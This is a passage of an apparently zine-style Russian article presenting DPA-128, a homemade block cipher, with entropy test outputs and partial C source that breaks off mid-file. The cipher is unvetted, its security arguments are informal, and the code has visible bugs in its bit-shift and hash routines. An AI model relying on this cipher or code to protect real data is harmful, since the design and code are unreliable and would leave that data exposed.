К сожалению, этого недостаточно. Смешение мы добавили, но, хотя теоретически получить ключ невозможно даже при полном доступе к сообщению и шифртексту, при частичном знании всё же можно восстановить подключ и расшифровать любые данные, зашифрованные исходным ключом. Здесь в игру вступает диффузия в виде метода «побайтового связывания» (byte chaining).

Побайтовое связывание для блока — то же, что блочное связывание для шифртекста: распространение изменений, затрагивающих все последующие данные. Реализуется простым XOR: каждый байт блока XOR-ится со следующим (по модулю размера блока, так что последний XOR-ится с первым). Таким образом, изменение одного бита в байте распространится на все последующие байты. Если функция шифрования применяется более чем в один раунд, все байты гарантированно будут изменены хотя бы одним байтом. Операция выполняется до шифрования, так что результат зашифрованного байта зависит не только от самого байта, но и от всех байтов, участвовавших в побайтовом связывании. По мере прохождения раундов каскадный эффект распространяется по всему блоку.

Можно дополнительно усложнить задачу, выполняя зависимую от ключа перестановку перед шифрованием. DPA-128 вместо этого применяет зависимый от ключа сдвиг, который в некотором смысле тоже является перестановкой. Некоторые функции, известные как «строковые хэш-функции», вычисляют целочисленное значение из строки. Они широко применяются разработчиками на C для создания хэш-таблиц и пишутся довольно просто. Такую функцию можно применить к подключу для создания зависимого от ключа циклического сдвига внутри блока:

• есть подключ для раунда, вычисленный с помощью f; этот подключ хэшируется для получения целого числа. Хэш-функция не обязана удовлетворять каким-либо требованиям благодаря свойствам f. Параноик мог бы реализовать функцию с малым числом коллизий и хорошим распределением, но поскольку она применяется к результату f, она наследует часть его характеристик.
• предполагая, что размер блока равен 128, сводим это целое число к диапазону 128 (7 битов) — никакой магии, просто взятие остатка от деления.
• результат используется для циклического сдвига блока вправо (>>>).

Заметим, что зависимость сдвига от ключа не добавляет безопасности по сравнению с простым побайтовым сдвигом — по крайней мере, для таблицы Виженера, — а лишь усиливает смешение. Изначально он был введён как мера безопасности для таблиц замены, в которых результаты не были равновероятными. Он препятствует исключению некоторых комбинаций замены путём анализа того, какие биты установлены в зашифрованном байте, когда известен соответствующий открытый байт. По шифртексту невозможно определить, был ли блок сдвинут (значение хэша ключа могло оказаться равным 0 или кратным 128 — кто знает ;), а если и был, то откуда взялись биты (из какого байта они исходно происходят и какова была их позиция), что затрудняет определение того, является ли знаковый бит конкретного байта действительно знаковым и принадлежал ли он этому байту изначально. Кроме того, сдвиг зависит от подключа раунда, поэтому на каждом раунде он будет разным и поможет диффузии через фазу побайтового связывания.

Наконец, тем же методом можно создать зависимость между подключом и таблицей замены. Вот здесь и начинается динамическая полиалфавитная замена!

Как мы видели, полиалфавитная замена обеспечивает 256^2 подстановок с 256 возможными исходами. Это означает: чтобы перебрать все возможные комбинации, злоумышленнику потребуется проверить 256 комбинаций для одного символа — при известной структуре таблицы замены, или 256^2 — при неизвестной. Можно увеличить это значение, создав зависимость между ключом и таблицей замены. Существует 256 символов, поэтому можно создать 256 различных таблиц, сдвинув ОДИН байт в каждой строке:

```
вместо:
0 1 2 3 4 5 6 7 8 9 ...
1 2 3 4 5 6 7 8 9 ...
2 3 4 5 6 7 8
3 4 5 6 7 8
4 5 6 7 8
5 ....
...
```

```
получаем (где n — величина сдвига):
n%256     (n+1)%256 (n+2)%256 (n+3)%256 (n+4)%256 (n+5)%256 ...
(n+1)%256 (n+2)%256 (n+3)%256 (n+4)%256 (n+5)%256 ...
(n+2)%256 (n+3)%256 (n+4)%256 (n+5)%256 (n+6)%256
(n+3)%256 (n+4)%256 (n+5)%256 (n+6)%256 (n+7)%256
(n+4)%256 (n+5)%256 (n+6)%256 (n+7)%256 (n+8)%256
(n+5)%256 (n+6)%256 (n+7)%256 (n+8)%256 (n+9)%256
(n+6)%256 ...
...
```

Это означает, что злоумышленнику нужно будет перебрать 256^2 комбинаций, прежде чем он убедится в правильности найденной. Он по-прежнему перебирает те же комбинации, что и прежде, но теперь для каждого значения `n`. `n` можно вычислить тем же способом, что и сдвиг блока, однако поскольку для таблицы замены существует 256 возможных сдвигов, результат будет взят по модулю 256 (8 бит).

Поскольку таблицы устроены логически, их можно представить арифметически, что устраняет необходимость хранить все 256 вариантов и экономит значительное количество памяти. Приложив больше усилий, можно создать полиалфавитные s-таблицы, у которых строки перетасованы, а не просто сдвинуты: такие таблицы сохранят свойства полиалфавитности, но не позволят по частичному знанию таблицы восстановить её полную внутреннюю структуру. У меня не хватило времени продолжить эту работу, поэтому привести пример я не могу. Впрочем, простые таблицы, описанные выше, на мой взгляд, вполне достаточны.

Пусть `k` — символ из ключа, `d` — символ из сообщения, `s` — величина сдвига.

```
Шифрование:
(k + d + s) mod 256

Расшифрование:
((256 + d) - k - s) mod 256
```

Занятно то, что, играя со статистикой, вы видите всё совершенно иначе в зависимости от того, на чьей вы стороне — злоумышленника или того, кто хочет сохранить секрет. Предполагая `n` раундов, вы располагаете (256^2) * m подстановками, где 1 <= m <= n и n <= 256. Это так потому, что некоторые подключи могут порождать одинаковые таблицы замены. С другой стороны — и я не стану делать расчёты для этого ;) — злоумышленнику нужно не только выяснить, какие замены были выполнены, но также таблицы, в которых они были выполнены... в точно том же порядке... по данным, которые не информируют его о подключах, использованных для построения этих таблиц ;)

Результат НЕ является равновероятным, поскольку для этого потребовалось бы ровно 256 раундов с различными таблицами — что едва ли достижимо (чтобы только определить, достижимо ли это, потребуется перебрать 2^128^256 ключей, если я правильно считаю), — но с точки зрения злоумышленника даже полный перебор может вызвать неопределённость, поскольку многие ключи вероятно дадут один и тот же шифртекст при применении к разным сообщениям (а многие дадут один и тот же шифртекст на случайных данных тоже ;).

---

2. Реализация DPA-128

Как было сказано, DPA-128 — блочный шифр с секретным ключом. Размер блока и ключа — 128 бит. Это не ограничение алгоритма; он легко адаптируется к другим размерам ключа и блока. Шифр состоит из 16 раундов, каждый из которых выполняет:

• побайтовое связывание;
• зависимый от подключа сдвиг;
• зависимую от подключа полиалфавитную замену.

Каждый раунд имеет собственный подключ. Реализация воплощает все идеи, изложенные в этой статье. Прежде чем привести код, представлю несколько тестов.

2.1. DPA-128 в роли односторонней хэш-функции

Брюс Шнайер объяснял в «Прикладной криптографии», что некоторые шифры могут быть превращены в односторонние хэш-функции путём использования их в режимах BC (в частности, CBC) с фиксированным ключом и вектором инициализации — с той или иной эффективностью. Трудно определить, насколько DPA-128 эффективен в этом плане, поскольку его анализировали немногие, и я считаю, что он одинаково применим как для вычисления контрольных сумм, так и для шифрования. Если в шифре есть уязвимость, контрольная сумма тоже не будет безопасной. То же относится к DPA-128 в роли ГПСЧ. Итак... я провёл несколько тестов ;)

Я использовал три инструмента. Первый, `bitdiff`, — небольшая утилита, сравнивающая биты двух файлов побитово и выводящая количество изменившихся битов, а также соотношение нулей и единиц. Пример вывода:

```
% ./bitdiff file1 file2
64 bits have changed.
ratio for file1:
        0's: 55
        1's: 73

ratio for file2:
        0's: 71
        1's: 57
```

Также я использовал утилиту `segments`, подсчитывающую серии одинаковых битов в файле. Пример вывода:

```
% ./segments file1
0's segments:
        1 => 19
        2 => 6
        3 => 4
        4 => 0

1's segments:
        1 => 13
        2 => 7
        3 => 3
        4 => 3
```

Наконец, я использовал существующую утилиту `ent`, доступную по адресу http://www.fourmilab.ch/random/, которая выполняет несколько энтропийных тестов и помогает определить:

• проходит ли DPA-128 детерминированные тесты и как он соотносится с ГПСЧ (я использовал `/dev/urandom` из NetBSD);
• каково влияние изменения одного бита файла на его контрольную сумму.

Теоретически, равновероятный шифр не подходил бы в качестве односторонней хэш-функции, поскольку легко подвергался бы коллизиям, — но, как я уже объяснял, результат кажется равновероятным при ограниченном диапазоне возможных замен для фиксированного ключа.

Я вычислил контрольную сумму `/etc/passwd` трижды: сначала для оригинального файла, затем для файла с изменением одного бита, затем для файла с добавлением 6 байт. Все байты оказались затронуты; тесты с `bitdiff` показали, что изменение одного бита меняет в среднем 60 битов из 128 в контрольной сумме.

```
% ./dpa sum passwd |hexdump
0000000 be85 3b72 1a76 48e6 5d08 939b 104f 3f23
0000010

% ./dpa sum passwd.1 | hexdump
0000000 f9d3 c5fe d146 2170 144d 900d 0e99 c64b
0000010

% ./dpa sum passwd.2 | hexdump
0000000 fa19 4869 3f61 798a 2e81 91e9 bc92 78ee
0000010
```

После перенаправления контрольных сумм в файлы я вызвал на них `bitdiff`. Файлы содержат не шестнадцатеричное представление, а реальные 128-битные выводы:

```
% ./bitdiff passwd.chk passwd.1.chk
63 bits have changed.
ratio for passwd.chk:
        0's: 65
        1's: 63

ratio for passwd.1.chk:
        0's: 68
        1's: 60
% ./bitdiff passwd.chk passwd.2.chk
61 bits have changed.
ratio for passwd.chk:
        0's: 65
        1's: 63

ratio for passwd.2.chk:
        0's: 64
        1's: 64
```

Видно хорошее распределение нулей и единиц. Посмотрим, что скажет `segments`:

```
% ./segments passwd.chk
0's segments:
        1 => 13
        2 => 10
        3 => 3
        4 => 2

1's segments:
        1 => 15
        2 => 4
        3 => 5
        4 => 0

% ./segments passwd.1.chk
0's segments:
        1 => 11
        2 => 8
        3 => 5
        4 => 3
        5 => 0

1's segments:
        1 => 13
        2 => 9
        3 => 2
        4 => 0
        5 => 1

% ./segments passwd.2.chk
0's segments:
        1 => 12
        2 => 10
        3 => 3
        4 => 1
        5 => 0
```

```
1's segments:
        1 => 16
        2 => 3
        3 => 4
        4 => 3
        5 => 1
```

Всё, что здесь можно заметить: серии преимущественно короткие и хорошо распределены. Тест на энтропию я пропускаю, поскольку он будет проиллюстрирован в контексте использования DPA-128 как ГПСЧ ;)

2.2. DPA-128 в роли ГПСЧ

Для следующих тестов серий и энтропии:

• файл `urandom.seed` — 1024 байта, считанные из `/dev/urandom` NetBSD 1.6.1;
• файл `dpa.seed` — результат ECB-шифрования `main.c` программы dpa с последующим сокращением вывода до 1024 байт.

Это означает, что хотя тесты на `urandom.seed` применяются к результату работы ГПСЧ, тесты на `dpa.seed` воспроизводимы. Они демонстрируют хорошую энтропию при шифровании фиксированного значения, и результаты должны быть весьма схожи при использовании в режиме ГПСЧ. Выполняемые утилитой `ent` тесты описаны на её сайте; я не стану описывать их здесь, поскольку это выходит за рамки статьи и их сайт сделает это куда лучше.

```
% ./segments urandom.seed
0's segments:
        1 => 1019
        2 => 418
        3 => 212
        4 => 88
        5 => 35
        6 => 18

1's segments:
        1 => 1043
        2 => 448
        3 => 179
        4 => 74
        5 => 32
        6 => 13


% ./segments dpa.seed
0's segments:
        1 => 1087
        2 => 443
        3 => 175
        4 => 72
        5 => 29
        6 => 18

1's segments:
        1 => 1039
        2 => 453
        3 => 195
        4 => 67
        5 => 34
        6 => 15

% ./ent -b urandom.seed
Entropy = 0.999928 bits per bit.
Optimum compression would reduce the size
```

```
of this 8192 bit file by 0 percent.

Chi square distribution for 8192 samples is 0.82, and randomly
would exceed this value 50.00 percent of the times.

Arithmetic mean value of data bits is 0.4950 (0.5 = random).
Monte Carlo value for Pi is 3.058823529 (error 2.63 percent).
Serial correlation coefficient is -0.002542 (totally uncorrelated = 0.0).


% ./ent -b dpa.seed
Entropy = 1.000000 bits per bit.

Optimum compression would reduce the size
of this 8192 bit file by 0 percent.

Chi square distribution for 8192 samples is 0.00, and randomly
would exceed this value 75.00 percent of the times.

Arithmetic mean value of data bits is 0.5000 (0.5 = random).
Monte Carlo value for Pi is 3.200000000 (error 1.86 percent).
Serial correlation coefficient is -0.003906 (totally uncorrelated = 0.0).


% ./ent -bc urandom.seed
Value Char Occurrences Fraction
  0             4137   0.505005
  1             4055   0.494995

Total:          8192   1.000000

Entropy = 0.999928 bits per bit.

Optimum compression would reduce the size
of this 8192 bit file by 0 percent.

Chi square distribution for 8192 samples is 0.82, and randomly
would exceed this value 50.00 percent of the times.

Arithmetic mean value of data bits is 0.4950 (0.5 = random).
Monte Carlo value for Pi is 3.058823529 (error 2.63 percent).
Serial correlation coefficient is -0.002542 (totally uncorrelated = 0.0).


% ./ent -bc dpa.seed
Value Char Occurrences Fraction
  0             4096   0.500000
  1             4096   0.500000

Total:          8192   1.000000

Entropy = 1.000000 bits per bit.

Optimum compression would reduce the size
of this 8192 bit file by 0 percent.

Chi square distribution for 8192 samples is 0.00, and randomly
would exceed this value 75.00 percent of the times.

Arithmetic mean value of data bits is 0.5000 (0.5 = random).
Monte Carlo value for Pi is 3.200000000 (error 1.86 percent).
Serial correlation coefficient is -0.003906 (totally uncorrelated = 0.0).
```

Последние тесты должны были дать вам представление об уровне смешения, диффузии и энтропии шифртекста DPA-128. Дополнительные результаты доступны на моей странице в интернете — я просто не хотел перегружать статью, поскольку все они выглядят одинаково ;)

---

3. Благодарности

Хочу поблагодарить нескольких людей:

• k` — за помощь с предыдущими версиями и некоторыми частями dpa-128;
• acid — за то, что терпел мои бесконечные приставания («эй, попробуй вот это!»);
• pitufo — за то, что стал первым тестировщиком и бенчмаркером dpa-128;
• hypno — за чтение статьи и указание на неудачные формулировки :)
• br1an — за чтение статьи и советы;
• одному доктору наук, чьё имя останется в тайне, — за аудит dpa-128;
• а также mayhem, который предложил написать статью о dpa.

---

4. Ссылки

```
- http://www.tristeza.org/projects/dpa/ — моя страница проекта dpa с примерами и обширным тестированием
- http://www.csua.berkeley.edu/cypherpunks/ — cypherpunks
- http://www.fourmilab.ch/random/ — тесты энтропии и их описание
- http://www.schneier.com/paper-blowfish-fse.html — статья о Blowfish и о том, какими свойствами должен облад
- «Applied Cryptography», Bruce Schneier — ТА САМАЯ книга ;)
```

---

5. Исходный код

Весь код предоставляется под лицензией ISC — делайте с ним что хотите, но, пожалуйста, не используйте его для шифрования чувствительных данных, если не уверены в том, что делаете (то есть если вы не можете вскрыть его сами и при этом уверены в своих навыках). Код НЕ оптимизирован по скорости, он находится в разработке, и многие части можно улучшить — я просто немного тороплюсь, и к тому моменту, как вы это прочтёте, он, вероятно, будет намного чище ;)

Если вы всё же планируете использовать dpa-128, несмотря на мои предостережения, вот несколько рекомендаций:

• следующий код принимает ключи как параметр командной строки или как файл. По многим причинам предпочтительнее использовать файл, но лучшая причина (помимо того, что кто-то может запустить `ps` в неподходящий момент...) состоит в том, что вы можете использовать в качестве ключа результат работы ГПСЧ:

```
% dd if=/dev/urandom of=/home/veins/.dpa/secret.key bs=1024 count=1
```

Шансы угадать ваш ключ станут весьма невысоки :)

• используйте режим CBC. Влияние режима CBC на производительность слишком мало, чтобы оправдать отказ от него.

```
Для шифрования:
% dpa -a enc -m cbc -k file:secret.key -d file:/etc/passwd -o p.enc

Для расшифрования:
% dpa -a dec -m cbc -k file:secret.key -d file:p.enc -o p.dec
```

```
/*
 * Copyright (c) 2004 Chehade Veins <veins at tristeza.org>
 *
 * Permission to use, copy, modify, and distribute this software for any
 * purpose with or without fee is hereby granted, provided that the above
 * copyright notice and this permission notice appear in all copies.
```

```
 *
 * THE SOFTWARE IS PROVIDED "AS IS" AND THE AUTHOR DISCLAIMS ALL WARRANTIES
 * WITH REGARD TO THIS SOFTWARE INCLUDING ALL IMPLIED WARRANTIES OF
 * MERCHANTABILITY AND FITNESS. IN NO EVENT SHALL THE AUTHOR BE LIABLE FOR
 * ANY SPECIAL, DIRECT, INDIRECT, OR CONSEQUENTIAL DAMAGES OR ANY DAMAGES
 * WHATSOEVER RESULTING FROM LOSS OF USE, DATA OR PROFITS, WHETHER IN AN
 * ACTION OF CONTRACT, NEGLIGENCE OR OTHER TORTIOUS ACTION, ARISING OUT OF
 * OR IN CONNECTION WITH THE USE OR PERFORMANCE OF THIS SOFTWARE.
 */

/* bitdiff.c */
/*
 * This is a small utility to compare the bits in two files. It is ugly
 * and could be rewritten in a sexier way but it does its job so no
 * need to waste time on it ;)
 *
 */
#include <sys/stat.h>
#include <sys/mman.h>

#include <fcntl.h>
#include <sysexits.h>

int main(int argc, char *argv[])
{
  int i;
  int size1, size2; /* size counters */
  char *s1, *s2;
  int s1_0, s1_1; /* in s1: 0s and 1s counter */
  int s2_0, s2_1; /* in s2: 0s and 1s counter */
  int fd1, fd2;
  unsigned int cnt;
  unsigned int diff;
  unsigned int total;
  struct stat sa;
  struct stat sb;

  if (argc < 3)
    return (EX_USAGE);

  fd1 = open(argv[1], O_RDONLY);
  fd2 = open(argv[2], O_RDONLY);
  if (fd1 < 0 || fd2 < 0)
    return (EX_SOFTWARE);

  fstat(fd1, &sa);
  fstat(fd2, &sb);

  size1 = sa.st_size;
  size2 = sb.st_size;

  s1 = mmap(NULL, sa.st_size, PROT_READ, MAP_PRIVATE, fd1, 0);
  s2 = mmap(NULL, sb.st_size, PROT_READ, MAP_PRIVATE, fd2, 0);
  if (s1 == (void *)MAP_FAILED || s2 == (void *)MAP_FAILED)
    return (EX_SOFTWARE);

  s1_1 = s2_1 = s1_0 = s2_0 = diff = total = 0;
  while (size1 && size2)
    {
      for (i = 7, cnt = 0; i >= 0; --i, ++cnt)
{
  if (((*s1 >> i) & 0x1) != ((*s2 >> i) & 0x1))
    ++diff;

  if ((*s1 >> i) & 0x1)
    ++s1_1;
  else if (((*s1 >> i) & 0x1) == 0)
    ++s1_0;

  if ((*s2 >> i) & 0x1)
    ++s2_1;
```

```
  else if (((*s2 >> i) & 0x1) == 0)
    ++s2_0;

  ++total;
}
      ++s1; ++s2; size1--; size2--;
    }

  if (diff == 0)
    printf("bit strings are identical\n");
  else
    {
      printf("%d bits have changed.\n", diff, total);
      printf("ratio for %s:\n", argv[1]);
      printf("\t0's: %d\n", s1_0);
      printf("\t1's: %d\n", s1_1);
      printf("\n");
      printf("ratio for %s:\n", argv[2]);
      printf("\t0's: %d\n", s2_0);
      printf("\t1's: %d\n", s2_1);
    }

  munmap(s1, sa.st_size);
  munmap(s2, sb.st_size);

  return (EX_OK);
}

/* segments.c */
/*
 * This is a small utility to count the segments of identical bits in a
 * file. It could also be rewritten in a sexier way but...
 *
 */
#include <sys/mman.h>
#include <sys/stat.h>

#include <fcntl.h>
#include <sysexits.h>

int main(int argc, char *argv[])
{
  int i;
  int fd;
  int cnt;
  int last;
  int biggest;
  int size;
  char *map;
  struct stat sb;
  unsigned int STATS[2][32];

  if (argc < 2)
    return (EX_USAGE);

  /* Initialize the segments counters */
  for (cnt = 0; cnt < 2; ++cnt)
    for (i = 0; i < 32; ++i)
      STATS[cnt][i] = 0;

  /* Open and map the file in memory */
  fd = open(argv[1], O_RDONLY);
  if (fd < 0)
    return (EX_SOFTWARE);
  fstat(fd, &sb);
  map = mmap(NULL, sb.st_size, PROT_READ, MAP_PRIVATE, fd, 0);
  if (map == (void *)MAP_FAILED)
    return (EX_SOFTWARE);

  last = -1;
  biggest = 0;
```

```
  size = sb.st_size;

  while (size--)
    {
      for (i = 7, cnt = 0; i >= 0; --i, ++cnt)
□{
□  if ((*map >> i) & 0x1)
□    {
□      if (last == 0)
□□{
□□  if (cnt > biggest)
□□    biggest = cnt;
□□  if (cnt >= 32)
□□    errx(EX_SOFTWARE, "This cannot be an entropy source ;)");
□□  STATS[last][cnt] += 1;
□□  cnt = 0;
□□}
□      last = 1;
□    }
□  else
□    {
□      if (last == 1)
□□{
□□  if (cnt > biggest)
□□    biggest = cnt;
□□  if (cnt >= 32)
□□    errx(EX_SOFTWARE, "This cannot be an entropy source ;)");
□□  STATS[last][cnt] += 1;
□□  cnt = 0;
□□}
□      last = 0;
□    }
□}
      ++map;
    }
  munmap(map, sb.st_size);

  printf("0's segments:\n");
  for (i = 1; i < biggest; i++)
    printf("\t%d => %d\n", i, STATS[0][i]);

  printf("\n1's segments:\n");
  for (i = 1; i < biggest; i++)
    printf("\t%d => %d\n", i, STATS[1][i]);

  return (EX_OK);
}
```

Ещё раз напомню: следующий исходный код является незавершённой работой, и некоторые части заслуживают более чистой переработки. `data.c` — откровенно страшный ;)
Тестировалось на Linux & BSD/i386, SunOS/sparc и OSF1/alpha; если на вашем Unix-е не запускается — портирование должно быть тривиальным.

```
# Makefile
NAME□=□dpa
SRCS□=□main.c\
□□bitshift.c\
□□bytechain.c\
□□blockchain.c\
□□E.c\
□□D.c\
□□S_E.c\
□□S_D.c\
□□iv.c\
□□ecb.c\
□□cbc.c\
□□checksum128.c\
□□hash32.c\
□□key.c\
□□data.c\
```

```
  sum.c\
  usage.c

OBJS = $(SRCS:.c=.o)

CFLAGS =

LDFLAGS =

$(NAME) : $(OBJS)
 cc -o $(NAME) $(OBJS) $(LDFLAGS)

clean :
 rm -f *.o *~

fclean : clean
 rm -f $(NAME)

re : fclean $(NAME)
```

```
/* include/dpa.h */
#ifndef _DPA_H_
#define _DPA_H_

#define DPA_KEY_SIZE 16
#define DPA_BLOCK_SIZE 16

#define DPA_ENCRYPT 0
#define DPA_DECRYPT 1

#define DPA_MODE_ECB 0
#define DPA_MODE_CBC 1

struct s_dpa_sub_key {
  unsigned char key[DPA_KEY_SIZE];
  unsigned char shift;
};
typedef struct s_dpa_sub_key DPA_SUB_KEY;

struct s_dpa_key {
  struct s_dpa_sub_key subkey[16];
};
typedef struct s_dpa_key DPA_KEY;

struct s_dpa_data {
  unsigned char *data;
  unsigned long length;
};
typedef struct s_dpa_data DPA_DATA;


void  checksum128(unsigned char *, unsigned char *, unsigned int);
unsigned long hash32(unsigned char *, unsigned int);

unsigned char dpa_encrypt(unsigned int, unsigned int, unsigned int);
unsigned char dpa_decrypt(unsigned int, unsigned int, unsigned int);

void DPA_ecb_encrypt(DPA_KEY *, DPA_DATA *, DPA_DATA *);
void DPA_ecb_decrypt(DPA_KEY *, DPA_DATA *, DPA_DATA *);

void DPA_cbc_encrypt(DPA_KEY *, DPA_DATA *, DPA_DATA *);
void DPA_cbc_decrypt(DPA_KEY *, DPA_DATA *, DPA_DATA *);

void DPA_sum(DPA_KEY *, DPA_DATA *, DPA_DATA *);

void DPA_set_key(DPA_KEY *, unsigned char *, unsigned int);
void DPA_set_keyfile(DPA_KEY *, char *);
void DPA_set_data(DPA_DATA *, unsigned char *, unsigned int);
void DPA_set_datafile(DPA_DATA *, char *);
void DPA_set_ciphertext(DPA_DATA *, DPA_DATA *, int, int);
void DPA_write_to_file(DPA_DATA *, char *);
```

```
void DPA_sum_write_to_file(DPA_DATA *, char *);

void rbytechain(unsigned char *);
void lbytechain(unsigned char *);

void rbitshift(unsigned char *, unsigned int);
void lbitshift(unsigned char *, unsigned int);

void blockchain(unsigned char *, unsigned char *);

void IV(unsigned char *);

void E(unsigned char *, unsigned char *, unsigned int);
void D(unsigned char *, unsigned char *, unsigned int);
void S_E(unsigned char *, unsigned char *, unsigned int);
void S_D(unsigned char *, unsigned char *, unsigned int);

void usage(void);

#endif

/* checksum128.c */
/* NEEDS_FIX */
/*
 * This function creates a 128 bits (16 bytes) checksum out of a variable
 * length input. It has NOT been verified so it is most likely broken and
 * subject to collisions even though I was not able to find any myself.
 *
 * The following constraints need to be respected:
 * - the function has to return a 128 bits value no matter what;
 * - it should be difficult to determine the result by knowing the input;
 * - it should be difficult to determine the input by knowing the result;
 * - it should be difficult to find an input that will produce an identic
 *   result as a known input;
 * - it should be difficult to find two inputs that will produce the same
 *   result;
 * - it should be easy to compute the result of an input;
 *
 * If checksum128() happens to be broken, DPA-128 could be fixed by
 * replacing it with any one-way hash function that produces a 128 bits
 * output (MD5 comes to mind first ;).
 */

#define __NBROUNDS 32
void checksum128(unsigned char *key, unsigned char *skey, unsigned int size)
{
  unsigned int cnt;
  unsigned int length;
  unsigned long a;
  unsigned long b;
  unsigned long c;
  unsigned long d;
  unsigned char *save;

  /* Initialization of contexts */
  a = 0xdeadbeef;
  b = 0xadbeefde;
  c = 0xbeefdead;
  d = 0xefdeadbe;

  for (cnt = 0; cnt < __NBROUNDS; ++cnt)
    {
      for (length = 0, save = key; length < size; ++save, ++length)
{
  /* each context is first summed up with the cumplement of
   * the current ascii character.
   */
  a = (a + ~(*save));
  b = (b + ~(*save));
  c = (c + ~(*save));
  d = (d + ~(*save));
```

```
  /* Confusion */
  /*
   * Context A is summed with the product of:
   * - cumplement of B, C and cumplement of D;
   *
   * Context B is summed with the product of:
   * - cumplement of C, D and cumplement of A;
   *
   * Context C is summed with the product of:
   * - cumplement of D, A and cumplement of B;
   *
   * Context D is summed with the product of:
   * - cumplement of A, B and cumplement of C;
   *
   * Every context has a repercussion on all others
   * including itself, and multiplication makes it
   * hard to determine the previous values of each
   * contexts after a few rounds.
   */
  a += ~b * c * ~d;
  b += ~c * d * ~a;
  c += ~d * a * ~b;
  d += ~a * b * ~c;
}

      /* Diffusion */
      /*
       * The bytes of each contexts are shuffled within the
       * same context, the first byte of A becomes the last
       * which becomes the first. the second becomes the
       * third which becomes the second. This permutation
       * is also applied to B, C and D, just before they go
       * through another round.
       */
      a = (((a & 0x000000ff) << 24) +
    ((a & 0x0000ff00) << 8) +
    ((a & 0x00ff0000) >> 8) +
    ((a & 0xff000000) >> 24));
      b = (((b & 0x000000ff) << 24) +
    ((b & 0x0000ff00) << 8) +
    ((b & 0x00ff0000) >> 8) +
    ((b & 0xff000000) >> 24));
      c = (((c & 0x000000ff) << 24) +
    ((c & 0x0000ff00) << 8) +
    ((c & 0x00ff0000) >> 8) +
    ((c & 0xff000000) >> 24));
      d = (((d & 0x000000ff) << 24) +
    ((d & 0x0000ff00) << 8) +
    ((d & 0x00ff0000) >> 8) +
    ((d & 0xff000000) >> 24));
    }

  /* Diffusion */
  /*
   * The Checksum is constructed by taking respectively
   * the first byte of A, B, C and D, then the second,
   * the third and the fourth.
   */
  skey[0] = (a & 0xff000000) >> 24;
  skey[1] = (b & 0xff000000) >> 24;
  skey[2] = (c & 0xff000000) >> 24;
  skey[3] = (d & 0xff000000) >> 24;
  skey[4] = (a & 0x00ff0000) >> 16;
  skey[5] = (b & 0x00ff0000) >> 16;
  skey[6] = (c & 0x00ff0000) >> 16;
  skey[7] = (d & 0x00ff0000) >> 16;
  skey[8]  = (a & 0x0000ff00) >> 8;
  skey[9]  = (b & 0x0000ff00) >> 8;
  skey[10] = (c & 0x0000ff00) >> 8;
  skey[11] = (d & 0x0000ff00) >> 8;
  skey[12] = (a & 0x000000ff);
```

```
  skey[13] = (b & 0x000000ff);
  skey[14] = (c & 0x000000ff);
  skey[15] = (d & 0x000000ff);
}

/* hash32.c */
/*
 * This function computes a 32 bits output out a variable length input. It is
 * not important to have a nice distribution and low collisions as it is used
 * on the output of checksum128() (see checksum128.c). There is a requirement
 * though, the function should not consider \0 as a key terminator.
 */
unsigned long hash32(unsigned char *k, unsigned int length)
{
  unsigned long h;

  for (h = 0; *k && length; ++k, --length)
    h = 13 * h + *k;
  return (h);
}

/* bytechain.c */

#include "include/dpa.h"

void rbytechain(unsigned char *block)
{
  int i;

  for (i = 0; i < DPA_BLOCK_SIZE; ++i)
    block[i] ^= block[(i + 1) % DPA_BLOCK_SIZE];
  return;
}

void lbytechain(unsigned char *block)
{
  int i;

  for (i = DPA_BLOCK_SIZE - 1; i >= 0; --i)
    block[i] ^= block[(i + 1) % DPA_BLOCK_SIZE];
  return;
}

/* bitshift.c */
#include <string.h>

#include "include/dpa.h"

void rbitshift(unsigned char *block, unsigned int shift)
{
  unsigned int i;
  unsigned int div;
  unsigned int mod;
  unsigned int rel;
  unsigned char mask;
  unsigned char remainder;
  unsigned char sblock[DPA_BLOCK_SIZE];

  if (shift)
    {
      mask = 0;
      shift %= 128;
      div = shift / 8;
      mod = shift % 8;
      rel = DPA_BLOCK_SIZE - div;
      for (i = 0; i < mod; ++i)
mask |= (1 << i);
      for (i = 0; i < DPA_BLOCK_SIZE; ++i)
{
  remainder =
    ((block[(rel + i - 1) % DPA_BLOCK_SIZE]) & mask) << (8 - mod);
  sblock[i] = ((block[(rel + i) % DPA_BLOCK_SIZE]) >> mod) | remainder;
```

```
}
    }
  memcpy(block, sblock, DPA_BLOCK_SIZE);
}

void lbitshift(unsigned char *block, unsigned int shift)
{
  int i;
  unsigned int div;
  unsigned int mod;
  unsigned int rel;
  unsigned char mask;
  unsigned char remainder;
  unsigned char sblock[DPA_BLOCK_SIZE];

  if (shift)
    {
      mask = 0;
      shift %= 128;
      div = shift / 8;
      mod = shift % 8;
      rel = DPA_BLOCK_SIZE + div;
      for (i = 0; i < (8 - mod); ++i)
mask |= (1 << i);
      mask = ~mask;
      for (i = 0; i < DPA_BLOCK_SIZE; ++i)
{
  remainder =
    (block[(rel + i + 1) % DPA_BLOCK_SIZE] & mask) >> (8 - mod);
  sblock[i] =
    ((block[(rel + i) % DPA_BLOCK_SIZE]) << mod) | remainder;
}
    }
  memcpy(block, sblock, DPA_BLOCK_SIZE);
}

/* S_E.c */
#include "include/dpa.h"

/*
 * The substitution table looks like this:
 *
 * (s+0)%256 (s+1)%256 (s+2)%256 (s+3)%256 (s+4)%256 (s+5)%256 (s+6)%256 ...
 * (s+1)%256 (s+2)%256 (s+3)%256 (s+4)%256 (s+5)%256 (s+6)%256 (s+7)%256 ...
 * (s+2)%256 (s+3)%256 (s+4)%256 (s+5)%256 (s+6)%256 (s+7)%256 (s+8)%256 ...
 * (s+3)%256 (s+4)%256 (s+5)%256 (s+6)%256 (s+7)%256 (s+8)%256 (s+9)%256 ...
 * (s+4)%256 (s+5)%256 (s+6)%256 (s+7)%256 ...
 * (s+5)%256 (s+6)%256 (s+7)%256 (s+8)%256 ...
 * (s+6)%256 (s+7)%256 (s+8)%256 (s+9)%256 ...
 * ...
 */
void S_E(unsigned char *key, unsigned char *block, unsigned int s)
{
  int i;

  for (i = 0; i < DPA_BLOCK_SIZE; ++i)
    block[i] = (key[i] + block[i] + s) % 256;
  return;
}

/* S_D.c */
#include "include/dpa.h"

void S_D(unsigned char *key, unsigned char *block, unsigned int s)
{
  int i;

  for (i = 0; i < DPA_BLOCK_SIZE; ++i)
    block[i] = ((256 + block[i]) - key[i] - s) % 256;
  return;
}
```

```
/* E.c */
#include "include/dpa.h"

/* This is the function that is iterated at each round to encrypt */
void    E(unsigned char *key, unsigned char *block, unsigned int shift)
{
  rbytechain(block);
  rbitshift(block, shift);
  S_E(key, block, shift);
}

/* D.c */
